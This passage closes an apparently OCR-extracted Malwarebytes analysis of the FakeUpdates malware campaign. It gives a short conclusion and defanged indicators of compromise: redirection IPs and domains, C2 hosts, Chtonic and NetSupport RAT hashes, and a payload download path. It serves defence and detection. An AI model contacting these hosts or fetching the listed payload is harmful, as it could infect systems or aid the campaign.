


Figure 21: Traffic from the RAT infection, showing its backend server

Conclusion

This campaign relies on a delivery mechanism that leverages social engineering and abuses a legitimate file hosting service. The 'bait' file consists of a script rather than a malicious executable, giving the attackers the flexibility to develop interesting obfuscation and fingerprinting techniques.

Compromised websites were abused to not only redirect users but also to host the fake updates scheme, making their owners unwitting participants in a malware campaign. This is why it is so important to keep Content Management Systems up to date, as well as use good security hygiene when it comes to authentication.

Malwarebytes blocks the domains and servers used in this attack, as well as the final payload.

Indicators of compromise

Redirection infrastructure:

```
23.152.0[.]118 84.200.84[.]236 185.243.112[.]38 185.77.129.11 eventsbysteph[.]com query[.]network co
```

C2

```
my.gobiox[.]com login3.kimbrelelectric[.]com (thanks @nao_sec)
```

Dropped binaries:

Chtonic

```
6f3b0068793b277f1d948e11fe1a1d1c1aa78600712ec91cd0c0e83ed2f4cf1f 94.100.18[.]6/3.bin
```

NetSupport RAT

```
4d24b359176389301c14a92607b5c26b8490c41e7e3a2abbc87510d1376f4a87
```

Source: https://blog.malwarebytes.com/threat-analysis/2018/04/fakeupdates-campaign-leverages-multiple-website-platforms/